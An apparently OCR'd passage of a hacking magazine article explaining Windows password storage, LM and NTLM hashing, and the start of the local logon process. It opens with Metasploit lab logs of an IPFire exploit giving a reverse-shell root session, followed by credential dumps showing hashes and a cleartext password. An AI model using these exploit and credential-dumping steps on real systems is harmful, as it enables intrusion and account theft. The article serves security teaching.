


```
msf6 exploit(linux/http/ipfire_pakfire_exec) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Target is running IPFire 2.
25 (Core Update 156)
[*] Backing up backup.pl to /tmp/WdyHm...
[*] Overwriting the contents of backup.pl with a Python header state
ment
[*] Appending the contents of backup.pl with the Python code to be e
xecuted.
[*] Executing /usr/local/bin/backupctrl to run the payload
[*] Sending stage (39392 bytes) to 192.168.36.199
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.
199:39016) at 2021-09-11 21:26:43 -0400
[+] You should now have your shell, restoring the original contents
of the backup.pl file...
[*] All done, enjoy the shells!
meterpreter > sysinfo
Computer     : ipfire.localdomain
OS           : Linux 4.14.212-ipfire #1 SMP Tue May 4 09:02:54 GMT 2
021
Architecture : x64
Meterpreter  : python/linux
meterpreter > getuid
Server username: root
```


Understand and Then Crack

Understanding Windows Authentication

Our Readers have seen the functioning of "hashdump" command of meterpreter in our Magazine. The latest case being in Real World Hacking Scenario of June 2021 Issue. In the same Issue, readers have also seen the usage of Mimikatz (kiwi extension) to dump credential hashes in the Windows system. Here are the images from June 2021 Issue to refresh your memory.




```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username       Domain         LM             NTLM           SHA1
--------       ------         --             ----           ----
ADMINBAB-F51D  SMALLBUSINESS                 a0d8bb4e6f5f7  45e00f3a8b3685
C1$                                          17b28e37ce504  61643b6863a6f5
                                             fc8393         1a27db7e1cef
prathul        SMALLBUSINESS  6f87cd328120c  d260a40c3675e  2bdb99cbbed3c5
                              c55ff17365faf  cb3eb95a60bba  e70bb363c42688
                              1ffe89         fd4f45         a6297b5bcc66
```



```
meterpreter > creds_tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

Username  Domain         Password
--------  ------         --------
prathul   SMALLBUSINESS  ABcd1234
```

The cachedump module of Metasploit was also used in the same scenario.

> "Be very careful. We suggest getting a book on HTML to avoid becoming a real legend in the hacker world. Putting up a web page before you know how to put up a web page is generally a very bad idea. The .gov sites are an exception."
>
> Emmanuel Goldstein, Dear Hacker: Letters to the Editor of 2600



```
msf6 post(windows/gather/cachedump) > run

[*] Executing module against ADMINBAB-F51DC1
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is de
fault)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] XP or below system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE format. (mscash)
[+] MSCACHE v1 saved in: /home/kali/.msf4/loot/20210724071440_default_192.16
8.36.201_mscache.creds_966700.txt
[*] John the Ripper format:
# mscash
prathul:M$prathul#95a4b08934963ce9bd09a740f55a2ab7::
devansh:M$devansh#cd66d51a2432684a219e273e8fede225::

[*] Post module execution completed
msf6 post(windows/gather/cachedump) >
```

This should have brought some pertinent questions in the minds of the readers. As to know how hashdump command of meterpreter, Mimikatz and cachedump module of Metasploit dump credential hashes, where are these hashes stored and why are they in the form of hashes, readers need to get a deep understanding of how Windows Authentication works.

So, as promised in our June 2021 Issue, we bring you a detailed article about Windows Authentication. Windows Logon Process starts as soon as you go to the Login Screen of a Windows system. The Logon Process is different in different network scenarios for Windows. Readers have seen that there are two network scenarios for Windows.

1. Workgroup and
2. Domain

Windows systems in Workgroup network use Local Authentication whereas Windows system connected in Domain network use Remote Authentication. Let's first see how Local Authentication takes place. In local authentication, the password hash is stored on the same computer on which users are trying to log on.

In Windows, the passwords are stored in the form of a hash in file known as Security Accounts Manager (SAM) file. The SAM file is located in %SystemRoot%/system32/config/SAM location and it can neither be deleted nor copied while Windows is running. This is because the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file which it will release only after the operating system has shut down or a "Blue Screen of Death" exception has been thrown. It is mounted on HKLM/SAM and SYSTEM privileges are required to view it.

Readers have already learnt that passwords are stored in SAM file in encrypted form. These passwords are stored in two hash formats in SAM file.

1. Lan Manager Hash (LM Hash)
2. New Technology Lan Manager Hash (NTLM Hash)

Lan Manager Hash (LM Hash)

Lan Manager Hashing was used by Windows operating systems prior to Windows NT 3.1. In LM hashing, the password hash is computed as follows,

a. The user's password is restricted to a maximum of fourteen characters.

b. The password of the user is converted to Uppercase.

c. Then user's password is encoded in the System OEM code page.


d. This password is NULL-padded to 14 bytes.

e. This 14 bytes "fixed-length" password is then split into two 7-byte halves.

f. Both of these 7-byte halves are used to create two DES keys, one from each 7-byte half.
This is done by converting the seven bytes into a bit stream with the most significant bit first and then inserting a parity bit after every seven bits (so 1010100 becomes 10101000).
This is done to generate the 64 bits needed for a DES key.

g. Each of this two keys is used to DES-encrypt the constant ASCII string "KGS!@#$%" resulting in two 8-byte ciphertext values.

h. These two ciphertext values are then concatenated to form a 16-byte value, which is the final LM hash.



Lan Manager Hash (Security)

LM Hash has several weaknesses. The major weaknesses are :

1. The maximum length of Password while using LM authentication can only be 14 characters.

2. All passwords in LM hash are converted into UPPERCASE before generating the hash value. This means LM hash treats ABcd1234, ABCD1234 and abCD1234 and AbCd1234 as same as ABCD1234. This reduces the LM hash key space to just 69 characters.

3. As already explained above, 14 character password is broken into two halves of 7 characters each and then the LM hash is calculated for each half separately. This makes it easier to crack a LM hash, as the attacker only needs to brute-force 7 characters twice instead of the full 14 characters.

4. As of 2020, a computer equipped with a high-end graphics processor (GPUs) can compute 40 billion LM-hashes per second. At that rate, all 7-character passwords from the 95-character set can be tested and broken in half an hour; all 7-character alphanumeric passwords can be tested and broken in 2 seconds.

5. If the password created is 7 characters or less than that, then the second half of hash will always produce same constant value which is (0xAAD3B435B51404EE). Therefore, if a password is less than or equal to 7 characters long, it can easily be identified even without using any tools.

6. While using Remote Login over a network, the LM hash value is sent to servers without any salting, thus making it vulnerable to man-in-the-middle attacks.

7. Without salting, it is also vulnerable to Rainbow Table Attack.


To overcome this weaknesses, Microsoft Starting with Windows Vista and Windows Server 2008, Microsoft disabled the LM hash by default;

NT Hash

Also called NTLM, this is the hash many modern Windows systems store the password hashes. Introduced in 1993. The process of calculating NT Hash is,

1. The password is converted into Unicode characters.

2. Then MD4 encryption is run on these converted characters to get the NT hash which is then stored in SAM database or NTDS file (Domain). NTHash is case sensitive but it still doesn't provide salting.


Password converted to UNICODE

MD4 Encryption on UNICODE characters

NT Hash

How Windows Local Authentication Takes Place

1. The Windows authentication process starts from the Windows Login screen. LogonUI.exe handles the process by displaying correct logon input boxes depending on the authenticator put in place.

2. When users enter the password on the login interface, winlogon.exe collects those credentials and passes them to the lsass.exe (Local Security Authority Subsystem Service). Winlogon.exe is the executable file responsible for managing secure user interactions. The Winlogon service initiates the logon process for Windows operating systems by passing the credentials collected by user action to Lsass.

